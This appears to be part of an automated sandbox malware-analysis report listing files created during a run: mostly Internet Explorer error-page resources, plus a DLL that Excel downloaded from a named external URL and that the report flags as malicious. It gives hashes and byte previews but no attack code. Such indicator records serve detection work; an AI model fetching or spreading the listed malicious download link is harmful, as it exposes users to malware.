Entropy (8bit):	5.019973044227213
Encrypted:	false
SSDEEP:	6:3llVuiPjlXJYhg5suRd8PImMo23C/kHrJ8yA/NIeYoWg78C/vTFvbKLAh3:V/XPYhiPRd8j7+9LolrobtHTdbKi
MD5:	20F0110ED5E4E0D5384A496E4880139B
SHA1:	51F5FC61D8BF19100DF0F8AADAA57FCD9C086255
SHA-256:	1471693BE91E53C2640FE7BAEECBC624530B088444222D93F2815DFCE1865D5B
SHA-512:	5F52C117E346111D99D3B642926139178A80B9EC03147C00E27F07AAB47FE38E9319FE983444F3E0E36DEF1E86DD7C56C25E44B14EFDC3F13B45EDEDA064DB5A
Malicious:	false
Preview:	.....JFIF.....d.d.....Ducky.....P.....Adobe.d..... .....W.....Qa.....?.....%.....x.....s...Z.....j.T.wz.6...X.@... V.3tM...P@.u.%...m..D.25...T...F.....p.....A.....BP..qD.(.....ntH.@.....h?..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\G62TDH9B\bullet[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 15 x 15, 8-bit colormap, non-interlaced
Category:	downloaded
Size (bytes):	447
Entropy (8bit):	7.304718288205936
Encrypted:	false
SSDEEP:	12:6v/71Cyt/JNTWxGdr+kZDWO7+4dKIv0b1GKuxu+R:/yBJNTqsSk9BTwE05su+R
MD5:	26F971D87CA00E23BD2D064524AEF838
SHA1:	7440BEFF2F4F8FABC9315608A13BF26CABAD27D9
SHA-256:	1D8E5FD3C1FD384C0A7507E7283C7FE8F65015E521B84569132A7EABEDC9D41D
SHA-512:	C62EB51BE301BB96C80539D66A73CD17CA2021D5D816233853A37DB72E04050271E581CC99652F3D8469B390003CA6C62DAD2A9D57164C620B7777AE99AA1B1
Malicious:	false
IE Cache URL:	res://ieframe.dll/bullet.png
Preview:	.PNG.....IHDR.....ex....PLTE...(EkFRp&@e&@e)Af)AgANjBNjDNjDNj2Vv-Xz-Y{3XyC\}E_.2j.3l.8p.7q.;j.;l.Zj.\l.5o.7q.<..aw.<..dz.E.....1..@.7..~.....9..:.....A..B..E..9..:..a..c..b..g.#M.%O.#r.#s.%y.2..4..+..-..?..@..;..p..s...G..H..M.....z`....#tRNS...../....mIDATx^..C..`.....S....y'...05...|..k.X.....*`.F.K....JQ..u.<.}.. ..[U..m....'r%.....yn.`.7F..).5..b..rX.T.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\G62TDH9B\down[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 15 x 15, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	748
Entropy (8bit):	7.249606135668305
Encrypted:	false
SSDEEP:	12:6v/7/2QeZ7HVJ6o6yiq1p4tSQfAVFcm6R2HkZuU4fB4CsY4NJlrvMezoW2uONroc:GeZ6oLiqkbDuU4fqzTrvMeBBlE
MD5:	C4F558C4C8B56858F15C09037CD6625A
SHA1:	EE497CC061D6A7A59BB66DEFEA65F9A8145BA240
SHA-256:	39E7DE847C9F731EAA72338AD9053217B957859DE27B50B6474EC42971530781
SHA-512:	D60353D3FBEA2992D96795BA30B20727B022B9164B2094B922921D33CA7CE1634713693AC191F8F5708954544F7648F4840BCD5B62CB6A032EF292A8B0E52A44
Malicious:	false
Preview:	.PNG.....IHDR.....ex....PLTE....W..W..W..W..W..W..W..W..W..W..W..W.U.....W..W.!Y.#Z.$\.'].<r.=s.P..Q..Q..U..o..p..r..x..z..~..... ....b.....$..s...7tRNS.a.o(,.s....e.....q*..... .....F.Z....IDATx^%.S..@.C..jm.mTk...m.?|;.y..S....F.t.,.....D.>..LpX=f.M...H4.....=...=..xy.[h..7....7.....<.q.kH....#+....I..z.....'.ksC...X<.+..J>....%3BmqaV ...h..Z._.:<.Y_jG...vN^.<>.Nu.u@.....M....?...1D.m~)s8..&....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\G62TDH9B\errorPageStrings[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	4720
Entropy (8bit):	5.164796203267696
Encrypted:	false
SSDEEP:	96:z9UUiqRxqH211CUIRgRLnRynjZbRXkRPRk6C87Apsat/5/+mhPcF+5g+mOQb7A9o:JsUOG1yNlX6ZzWpHOWLia16Cb7bk
MD5:	D65EC06F21C379C87040B83CC1ABAC6B
SHA1:	208D0A0BB775661758394BE7E4AFB18357E46C8B
SHA-256:	A1270E90CEA31B46432EC44731BF4400D22B38EB2855326BF934FE8F1B169A4F
SHA-512:	8A166D26B49A5D95AEA49BC649E5EA58786A2191F4D2ADAC6F5FBB7523940CE4482D6A2502AA870A931224F215CB2010A8C9B99A2C1820150E4D365CAB28299
Malicious:	false
Preview:	.//Split out for localization...var L_GOBACK_TEXT = "Go back to the previous page.";..var L_REFRESH_TEXT = "Refresh the page.";..var L_MOREINFO_TEXT = "More information";..var L_OFFLINE_USERS_TEXT = "For offline users";..var L_RELOAD_TEXT = "Retype the address.";..var L_HIDE_HOTKEYS_TEXT = "Hide tab shortcuts";..var L_SHOW_HOTKEYS_TEXT = "Show more tab shortcuts";..var L_CONNECTION_OFF_TEXT = "You are not connected to the Internet. Check your Internet connection.";..var L_CONNECTION_ON_TEXT = "It appears you are connected to the Internet, but you might want to try to reconnect to the Internet.";..../used by invalidcert.js and hstscerterror.js..var L_CertUnknownCA_TEXT = "Your PC doesn\u2019t trust this website\u2019s security certificate.";..var L_CertExpired_TEXT = "The website \u2019s security certificate is not yet valid or has expired.";..var L_CertCNMismatch_TEXT = "The hostname in the website\u2019s security certificate differs from the web site you are trying to visit.";..var L

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\G62TDH9B\httpErrorPagesScripts[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	12105
Entropy (8bit):	5.451485481468043
Encrypted:	false
SSDEEP:	192:x20iniOciwd1BtvjrG8tAGGGVWnvyJVUrUiki3ayimi5ezLCvJG1gwm3z:xPini/i+1Btvjy815ZVUwiki3ayimi5f
MD5:	9234071287E637F85D721463C488704C
SHA1:	CCA09B1E0FBA38BA29D3972ED8DCECEFDEF8C152
SHA-256:	65CC039890C7CEB927CE40F6F199D74E49B8058C3F8A6E22E8F916AD90EA8649
SHA-512:	87D691987E7A2F69AD8605F35F94241AB7E68AD4F55AD384F1F0D40DC59FFD1432C758123661EE39443D624C881B01DCD228A67AFB8700FE5E66FC794A6C038
Malicious:	false
Preview:	...function isExternalUrlSafeForNavigation(urlStr)..{..var regEx = new RegExp("^(http(s?)|ftp|file)://", "i");..return regEx.exec(urlStr);..}..function clickRefresh()..{..var location = window.location.href;..var poundIndex = location.indexOf('#');..if (poundIndex != -1 && poundIndex+1 < location.length && isExternalUrlSafeForNavigation(location.substring(poundIndex+1)))..{..window.location.replace(location.substring(poundIndex+1));..}..}..function navCancelInit()..{..var location = window.location.href;..var poundIndex = location.indexOf('#');..if (poundIndex != -1 && poundIndex+1 < location.length && isExternalUrlSafeForNavigation(location.substring(poundIndex+1)))..{..var bElement = document.createElement("A");..bElement.innerText = L_REFRESH_TEXT;..bElement.href = 'javascript:clickRefresh()';..navCancelContainer.appendChild(bElement);..}..else..{..var textNode = document.createTextNode(L_RELOAD_TEXT);..navCancelContainer.appendChild(textNode);..}..}..function getDisplayValue(elem

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\G62TDH9B\http_404[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators
Category:	downloaded
Size (bytes):	6495
Entropy (8bit):	3.8998802417135856
Encrypted:	false
SSDEEP:	48:up4d0yV4VkBXvLutC5N9J/1a5TI7kZ3GUXn3GFa7K083GJehBu01kptk7KwyBwpM:uKp6yN9JaKktZX36a7x05hwW7RM

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\G62TDH9B\http_404[1]	
MD5:	F65C729DC2D457B7A1093813F1253192
SHA1:	5006C9B50108CF582BE308411B157574E5A893FC
SHA-256:	B82BFB6FA37FD5D56AC7C00536F150C0F244C81F1FC2D4FEFBBDC5E175C71B4F
SHA-512:	717AFF18F105F342103D36270D642CC17BD9921FF0DBC87E3E3C2D897F490F4ECFAB29CF998D6D99C4951C3EABB356FE759C3483A33704CE9FCC1F546EBCBB7
Malicious:	false
IE Cache URL:	res://ieframe.dll/http_404.htm
Preview:	.<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">....<html dir="ltr">.... <head>.. <link rel="stylesheet" type="text/css" href="ErrorPageTemplate.css">.... <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">.... <title>HTTP 404 Not Found</title>.... <script src="errorPageStrings.js" language="javascript" type="text/javascript">.. </script>.. <script src="httpErrorPagesScripts.js" language="javascript" type="text/javascript">.. </script>.. </head>.... <body onLoad="javascript:initHomepage(); expandCollapse('infoBlockID', true); initGoBack(); initMoreInfo('infoBlockID');">.... <table width="730" cellpadding="0" cellspacing="0" border="0">.... Error title -->.. <tr>.. <td id="infoIconAlign" width="60" align="left" valign="top" rowspan="2">.. <img src="info_48.png" id="infoIcon" alt="Info icon">..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\G62TDH9B\info_48[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 47 x 48, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	4113
Entropy (8bit):	7.9370830126943375
Encrypted:	false
SSDEEP:	96:WNTJL8szf79M8FUjE39KJoUUuJPnvmKacs6Uq7qDMj1XPL:WNrzFoQSJPnvzs6rL
MD5:	5565250FCC163AA3A79F0B746416CE69
SHA1:	B97CC66471FCDEE07D0EE36C7FB03F342C231F8F
SHA-256:	51129C6C98A82EA491F89857C31146ECEC14C4AF184517450A7A20C699C84859
SHA-512:	E60EA153B0FECE4D311769391D3B763B14B9A140105A36A13DAD23C2906735EAAB9092236DEB8C68EF078E8864D6E288BEF7EF1731C1E9F1AD9B0170B95AC134
Malicious:	false
Preview:	.PNG.....IHDR.../...0.....#.....IDATx^...pUU..{....KB.....!....F.....jp.Q.....Vg.F..m.Q....{...,m.@.56D...&$d!.<..}....s..K9.....{.....[./<..T..I.I..JR)).9.k.N.%.E.W^}....Po.....X..;.=.P...../...+...9./..s.....9..|.....*.7v.`..V.....-^.$S[[[.....K..z.....3..3....5 ...0..''/n/.c...&.{.ht..?....A..l{.n.....|....t.....N}..%.v...:.E..i...`....a.k.mg.LX..fcFU.fO-..YEfd.}...~.''.....}l$....^.re..'^X..*}.?.^U.G..... .30...X.....f[.l0.P`..KC...[..[..6....~..i..Q.|;x..T .....s.5...n+.0..;...H#.2..#.M..m[^3x&E.Ya..\K..{[..M..g...yf0..~....M.]7..ZZZ:..a.O.G64]....9..l[..a...N,,.h.....5...f*.y...}...BX{.G^...?.c.....s^..P.(..G...t.0.:.X.DCs.....]vf...py).....x..>-..Be.a...G...Y!...z...g.{....d.s.o.....%.x.....R.W.....Z.b,....!..6Ub....U.qY(/v..m.a...4.`Qr\.E.G..a)..t..e.j.W.....C<.1.....c..l1w....]3%....tR;,..3..-.NW.5...t..H..h..D..b.....M....)B..2J...)..o..m..M.t....wn./....+Wv....xkg..*..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OTUW0Q90\ErrorPageTemplate[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	downloaded
Size (bytes):	2168
Entropy (8bit):	5.207912016937144
Encrypted:	false
SSDEEP:	24:5+j5xU5k5N0ndgvoyeP0yyiyQCDr3nowMVworDtX3orKxWxDnCMA0da+hieyuSQK:5Q5K5k5pvFehWrrarrZIrHd3FIQfOS6
MD5:	F4FE1CB77E758E1BA56B8A8EC20417C5
SHA1:	F4EDA06901EDB98633A686B11D02F4925F827BF0
SHA-256:	8D018639281B33DA8EB3CE0B21D11E1D414E59024C3689F92BE8904EB5779B5F
SHA-512:	62514AB345B6648C5442200A8E9530DFB88A0355E262069E0A694289C39A4A1C06C6143E5961074BFAC219949102A416C09733F24E8468984B96843DC222B436
Malicious:	false
IE Cache URL:	res://ieframe.dll/ErrorPageTemplate.css
Preview:	.body..{...font-family: "Segoe UI", "verdana", "arial";...background-image: url(background_gradient.jpg);...background-repeat: repeat-x;...background-color: #E8EAEF;...margin-top: 20px;...margin-left: 20px;...color: #575757;..}....body.securityError..{...font-family: "Segoe UI", "verdana" , "Arial";...background-image: url(background_gradient_red.jpg);...background-repeat: repeat-x;...background-color: #E8EAEF;...margin-top: 20px;...margin-left: 20px;..}....body.tabInfo..{...background-image: none;...background-color: #F4F4F4;..}.. ..a..{...color: rgb(19,112,171);.font-size: 1em;...font-weight: normal;...text-decoration: none;...margin-left: 0px;...vertical-align: top;..}....a:link, a:visited..{...color: rgb(19,112,171);...text-decoration: none;...vertical-align: top;..}....a:hover..{...color: rgb(7,74,229);...text-decoration: underline;..}....p..{...font-size: 0.9em;..}.....h1 /* used for Title */..{...color: #4465A2;...font-size: 1.1em;...font-weight: normal;...vertical-align

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OTUW0Q90\background_gradient[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.02, aspect ratio, density 100x100, segment length 16, baseline, precision 8, 1x800, frames 3
Category:	dropped
Size (bytes):	453
Entropy (8bit):	5.019973044227213
Encrypted:	false
SSDEEP:	6:3llVuiPjlXJYhg5suRd8PImMo23C/kHrJ8yA/NIeYoWg78C/vTFvbKLAh3:V/XPYhiPRd8j7+9LoIrobtHTdbKi
MD5:	20F0110ED5E4E0D5384A496E4880139B
SHA1:	51F5FC61D8BF19100DF0F8AADAA57FCD9C086255
SHA-256:	1471693BE91E53C2640FE7BAEECBC624530B088444222D93F2815DFCE1865D5B

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OTUW0Q90\background_gradient[1]	
SHA-512:	5F52C117E346111D99D3B642926139178A80B9EC03147C00E27F07AAB47FE38E9319FE983444F3E0E36DEF1E86DD7C56C25E44B14EFDC3F13B45EDEDA064DB5A
Malicious:	false
Preview:	......JFIF.....d.d.....Ducky.....P.....Adobe.d.....W.....Qa.....?.....%.....x.....s...Z.....j.T.wz.6...X.@... V.3tM...P@.u.%...m..D.25...T...F.....p.....A.....BP..qD.(.....ntH.@.....h?..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OTUW0Q90\bullet[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 15 x 15, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	447
Entropy (8bit):	7.304718288205936
Encrypted:	false
SSDEEP:	12:6v/71Cyt/JNTWxGdr+kZDWO7+4dKlv0b1GKuxu+R:/yBJNTqsSk9BTwE05su+R
MD5:	26F971D87CA00E23BD2D064524AEF838
SHA1:	7440BEFF2F4F8FABC9315608A13BF26CABAD27D9
SHA-256:	1D8E5FD3C1FD384C0A7507E7283C7FE8F65015E521B84569132A7EABEDC9D41D
SHA-512:	C62EB51BE301BB96C80539D66A73CD17CA2021D5D816233853A37DB72E04050271E581CC99652F3D8469B390003CA6C62DAD2A9D57164C620B7777AE99AA1B1
Malicious:	false
Preview:	.PNG.....IHDR.....ex....PLTE...(EkFRp&@e&@e)Af)AgANjBNjDNjDNj2Vv-Xz-Y{3XyC\}E_.2j.3l.8p.7q.;j.;l.Zj.\l.5o.7q.<..aw.<..dz.E.....1..@.7..~.....9..:.....A ..B..E..9..:..a..c..b..g.#M.%O.#r.#s.%y.2..4..+..-..?..@..;..p..s...G..H..M.....z`....#tRNS...../,....mIDATx^..C..`.....S....y'...05...|..k.X.....*`.F.K....JQ..u.<.}.. ..[U..m....'r%.....yn.`.7F..).5..b..rX.T.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OTUW0Q90\down[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 15 x 15, 8-bit colormap, non-interlaced
Category:	downloaded
Size (bytes):	748
Entropy (8bit):	7.249606135668305
Encrypted:	false
SSDEEP:	12:6v/7/2QeZ7HVJ6o6yiq1p4tSQfAVFcm6R2HkZuU4fB4CsY4NJlrvMezoW2uONroc:GeZ6oLiqkbDuU4fqzTrvMeBBlE
MD5:	C4F558C4C8B56858F15C09037CD6625A
SHA1:	EE497CC061D6A7A59BB66DEFEA65F9A8145BA240
SHA-256:	39E7DE847C9F731EAA72338AD9053217B957859DE27B50B6474EC42971530781
SHA-512:	D60353D3FBEA2992D96795BA30B20727B022B9164B2094B922921D33CA7CE1634713693AC191F8F5708954544F7648F4840BCD5B62CB6A032EF292A8B0E52A44
Malicious:	false
IE Cache URL:	res://ieframe.dll/down.png
Preview:	.PNG.....IHDR.....ex....PLTE....W..W..W..W..W..W..W..W..W..W..W..W..W.U.....W..W.!Y.#Z.$\.'].<r.=s.P..Q..Q..U..o..p..r..x..z..~.....b.....$..s...7tRNS.a.o(,.s....e.....q*.....F.Z....IDATx^%.S..@.C..jm.mTk...m.?\;.y..S....F.t.,.....D.>..LpX=f.M...H4.....=...=..xy.[h..7....7.....<.q.kH....#+....I..z.....'.ksC...X<.+..J>....%3BmqaV ...h..Z._.:<.Y_jG...vN^.<>.Nu.u@.....M....?...1D.m~)s8..&....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OTUW0Q90\httpErrorPagesScripts[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	12105
Entropy (8bit):	5.451485481468043
Encrypted:	false
SSDEEP:	192:x20iniOciwd1BtvjrG8tAGGGVWnvyJVUrUiki3ayimi5ezLCvJG1gwm3z:xPini/i+1Btvjy815ZVUwiki3ayimi5f
MD5:	9234071287E637F85D721463C488704C
SHA1:	CCA09B1E0FBA38BA29D3972ED8DCECEFDEF8C152
SHA-256:	65CC039890C7CEB927CE40F6F199D74E49B8058C3F8A6E22E8F916AD90EA8649
SHA-512:	87D691987E7A2F69AD8605F35F94241AB7E68AD4F55AD384F1F0D40DC59FFD1432C758123661EE39443D624C881B01DCD228A67AFB8700FE5E66FC794A6C0384
Malicious:	false
Preview:	...function isExternalUrlSafeForNavigation(urlStr)..{..var regEx = new RegExp("^(http(s?)|ftp|file)://", "i");..return regEx.exec(urlStr);..}..function clickRefresh()..{..var location = window.location.href;..var poundIndex = location.indexOf('#');..if (poundIndex != -1 && poundIndex+1 < location.length && isExternalUrlSafeForNavigation(location.substring(poundIndex+1)))..{..window.location.replace(location.substring(poundIndex+1));..}..}..function navCancelInit()..{..var location = window.location.href;..var poundIndex = location.indexOf('#');..if (poundIndex != -1 && poundIndex+1 < location.length && isExternalUrlSafeForNavigation(location.substring(poundIndex+1)))..{..var bElement = document.createElement("A");..bElement.innerText = L_REFRESH_TEXT;..bElement.href = 'javascript:clickRefresh()';..navCancelContainer.appendChild(bElement);..}..else..{..var textNode = document.createTextNode(L_RELOAD_TEXT);..navCancelContainer.appendChild(textNode);..}..}..function getDisplayValue(elem

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OTUW0Q90\http_404[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OTUW0Q90\http_404[1]	
Category:	dropped
Size (bytes):	6495
Entropy (8bit):	3.8998802417135856
Encrypted:	false
SSDEEP:	48:up4d0yV4VkBXvLutC5N9J/1a5TI7kZ3GUXn3GFa7K083GJehBu01kptk7KwyBwpM:uKp6yN9JaKktZX36a7x05hwW7RM
MD5:	F65C729DC2D457B7A1093813F1253192
SHA1:	5006C9B50108CF582BE308411B157574E5A893FC
SHA-256:	B82BFB6FA37FD5D56AC7C00536F150C0F244C81F1FC2D4FEFBBDC5E175C71B4F
SHA-512:	717AFF18F105F342103D36270D642CC17BD9921FF0DBC87E3E3C2D897F490F4ECFAB29CF998D6D99C4951C3EABB356FE759C3483A33704CE9FCC1F546EBCBB7
Malicious:	false
Preview:	.<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">....<html dir="ltr">.... <head>.. <link rel="stylesheet" type="text/css" href="ErrorPageTemplate.css">.... <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">.... <title>HTTP 404 Not Found</title>.... <script src="errorPageStrings.js" language="javascript" type="text/javascript">.. </script>.. <script src="httpErrorPagesScripts.js" language="javascript" type="text/javascript">.. </script>.. </head>.... <body onLoad="javascript:initHomepage(); expandCollapse('infoBlockID', true); initGoBack(); initMoreInfo('infoBlockID');">.... <table width="730" cellpadding="0" cellspacing="0" border="0">.... Error title -->.. <tr>.. <td id="infoIconAlign" width="60" align="left" valign="top" rowspan="2">.. <img src="info_48.png" id="infoIcon" alt="Info icon">..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OTUW0Q90\info_48[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 47 x 48, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	4113
Entropy (8bit):	7.9370830126943375
Encrypted:	false
SSDEEP:	96:WNTJL8szf79M8FUjE39KJoUUuJPnvmKacs6Uq7qDMj1XPL:WNrzFoQSJPnvzs6rL
MD5:	5565250FCC163AA3A79F0B746416CE69
SHA1:	B97CC66471FCDEE07D0EE36C7FB03F342C231F8F
SHA-256:	51129C6C98A82EA491F89857C31146ECEC14C4AF184517450A7A20C699C84859
SHA-512:	E60EA153B0FECE4D311769391D3B763B14B9A140105A36A13DAD23C2906735EAAB9092236DEB8C68EF078E8864D6E288BEF7EF1731C1E9F1AD9B0170B95AC134
Malicious:	false
Preview:	.PNG.....IHDR.../...0.....#.....IDATx^...pUU..{....KB.....!....F.....jp.Q.....Vg.F..m.Q....{...,m.@.56D...&$d!.<..}....s..K9.....{.....[./<..T..I.I..JR)).9.k.N.%.E.W^}....Po.....X..;.=.P...../...+...9./..s.....9..|.....*.7v.`..V.....-^.$S[[[.....K..z.....3..3....5 ...0..''/n/.c...&.{.ht..?....A..I{.n.....|....t.....N}..%.v...:.E..i....`....a.k.mg.LX..fcFU.fO-..YEfd.}....~.''.....}!$....^.re..'^X..*}.?.^U.G..... .30...X.....f[.l0.P`..KC...[..[..6....~..i..Q.|;x..T .....s.5...n+.0..;...H#.2..#.M..m[^3x&E.Ya..\K..{[..M..g...yf0..~....M.]7..ZZZ:..a.O.G64]....9..l[..a...N,,.h.....5...f*.y...}...BX{.G^...?.c.....s^..P.(..G...t.0.:.X.DCs.....]vf...py).....x..>-..Be.a...G...Y!...z...g.{....d.s.o.....%.x.....R.W.....Z.b,....!..6Ub....U.qY(/v..m.a...4.`Qr\.E.G..a)..t..e.j.W.....C<.1.....c..l1w....]3%....tR;,..3..-.NW.5...t..H..h..D..b.....M....)B..2J...)..o..m..M.t....wn./....+Wv....xkg..*..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OTUW0Q90\presentation[1].dll	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	downloaded
Size (bytes):	312832
Entropy (8bit):	6.133421258123313
Encrypted:	false
SSDEEP:	6144:92dsJtFrYUZZqrS6HtYP612U8ZIbBmWMOzWb/0:9SsJtFrYJS6NYy123IMWLz5
MD5:	5A7C87DAB250CEE78CE63AC34117012B
SHA1:	554C4CCF2341182768D475087D8A8BCFAA525A12
SHA-256:	8A26C32848C9EA085505359F67927D1A744EC07303ED0013E592ECA6B4DF4790
SHA-512:	3B4BD7963E3C39761856270806467 4BD2418F5CAB71CE861986EFA3BCD14FA6B0155DAECE10B9A7AD3FE0F7FAC6FDFD693B4AC2451F4EAABB30BA8253286B7ED
Malicious:	**true**
IE Cache URL:	http://docs.atu.ngr.mybluehost.me/presentation.dll
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....Rich.....PE..L...Hn`.....!.....;.....P.....@.....`...T.....<.... .....0.....@.....text.... ..`.data...Hq.....@....rsrc..... .....@..@.reloc.....0.....@..B..... .....

C:\Users\user\AppData\Local\Temp\BC720000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	328088
Entropy (8bit):	7.925352523370241
Encrypted:	false
SSDEEP:	6144:9B5vetPVUNAqybs1ddddqbEDDtanTaZPXtFLM:n5vetPfqybs1ddddqKtan4XvY

C:\Users\user\AppData\Local\Temp\BC720000	
MD5:	C6261A1A4DA92DB8DA12914226F32320
SHA1:	BBD0F67E5336BB3049BB9060F808695D3A3DAE5D
SHA-256:	2795A7BED8DDE576771990F5A15EA8E3BEC6F279DF4F865F1A2D41A03741EF49
SHA-512:	609CBB90C1A01203505996269C3C5AD89D50CA5EA9170FC216C5973DC48CBD982C6EAA320063AE8E085D4FBE677F429E7C31E8033E1C15813964B2A371CCB8
Malicious:	false
Preview:	.UKO.1..W.?.|.v.@..*..@..T...{.5.K.....,)AK..rYy=..3....-...1.r.e..Uh....Z...g..U..J..b.H.lr.e|..HUB[jY....9...P.<....` ..0....f.OF.o\8...:f.6._...t...i{.....W.T.....!%0.....x.....|.K...$d9C. ..5%.....@..N..Jbu.!^.I...O...7.I.KC5...:.....]Z..b...7....%.l.ey\|.nF.ey.....7....{.q...n:U....&..\|@....f...1]F..O+.[(4;.).5..u=$....._1.....C.x..x..x.{.m..3...S.....D...'".Q.z..M..b.e.n7. /Q.h.....PK.....!.F.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Local\Temp\JavaDeployReg.log	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	89
Entropy (8bit):	4.48547855515619
Encrypted:	false
SSDEEP:	3:oVXUWWWW4iU48JOGXnEWWWW4ipSun:o9URWW4iU4qERWW4igu
MD5:	C2703845356CB36B8DE96D2AB6742EE8
SHA1:	AC2E2A914D5CD124E9F9A43C6C0962E852EBC508
SHA-256:	9B4EC307A7435836581327348B740083E51C3FD83BADC4E99794E38A69FEA875
SHA-512:	6F4E7ECEA86C30618A14B00C57EC3134327010669EB851407B6BF4750E65B0C613A6A2A1B3B07FE84059F533001F044AEAF9C7C6242F763ED44488214B3A940B
Malicious:	false
Preview:	[2021/05/03 17:13:54.306] Latest deploy version: ..[2021/05/03 17:13:54.306] 11.211.2 ..

C:\Users\user\AppData\Local\Temp\~DF02FD31EDF5DE2395.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	40049
Entropy (8bit):	0.6520314665223048
Encrypted:	false
SSDEEP:	96:kBqoxKAuvScS+6cGPcCUgt44NN8Ugt44NN3sgt44NNJ:kBqoxKAuqR+6cGPcRYRYOYr
MD5:	9FCE990D51D75E7EC6CD266494A3C9DD
SHA1:	37E4928296E6705A6AE76F7F7660D514E6949194
SHA-256:	82E575D088117A82B5503CFE1BB7139082DA67D7CA314BC90B22EB12AB1F409C
SHA-512:	EF37437A00791CEE4025366CF88CBD52B582A51FCEC1693CD9F7C4F7873FFBCF549FFD18740BE662BEF67B30573E08187435C3B96D5402041B6C2C56B6CAE22
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DF0F9DAFE54CC87186.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	40185
Entropy (8bit):	0.6767308490047985
Encrypted:	false
SSDEEP:	96:kBqoxKAuvScS+a8mv8dFN89JOKQt/pFN89JOKQt/KFN89JOKQt//:kBqoxKAuqR+a8mv8d0QNp0QNK0QN/
MD5:	B25FA93D7A6D48C2F016EF4777D8F40F
SHA1:	81711EBC6B0F2F0ABEA0319FC8F6AB28C67D7D79
SHA-256:	95F9B5DA5B493172B3FD9B65D5B43AE7C62F9A7B8D1BD74350382463B095B23C
SHA-512:	96657EE2BA3630E60471D1838C4B89B230E69688EBA1ECC502E0820B50667B308FF6DC010400DCF107B753B42EF66663DB9A70ACF8D7FAF91467EA2756FAEA8
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DF2579002E7DBD0D23.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe

C:\Users\user\AppData\Local\Temp\~DF2579002E7DBD0D23.TMP	
File Type:	data
Category:	dropped
Size (bytes):	12933
Entropy (8bit):	0.4098500695510023
Encrypted:	false
SSDEEP:	24:c9lLh9lLh9lIn9lIn9loL9loL9lWsNOdyh5O/:kBqoIsygOd45O/
MD5:	B2E25AB0EB7388614460F355867D849F
SHA1:	63EA657F8826535B91892072FB0FA19F362E70F7
SHA-256:	9FE0AC5EB9497BA57F5F502C3B262BFCDB869D049389C44320DE00FE2144D6E9
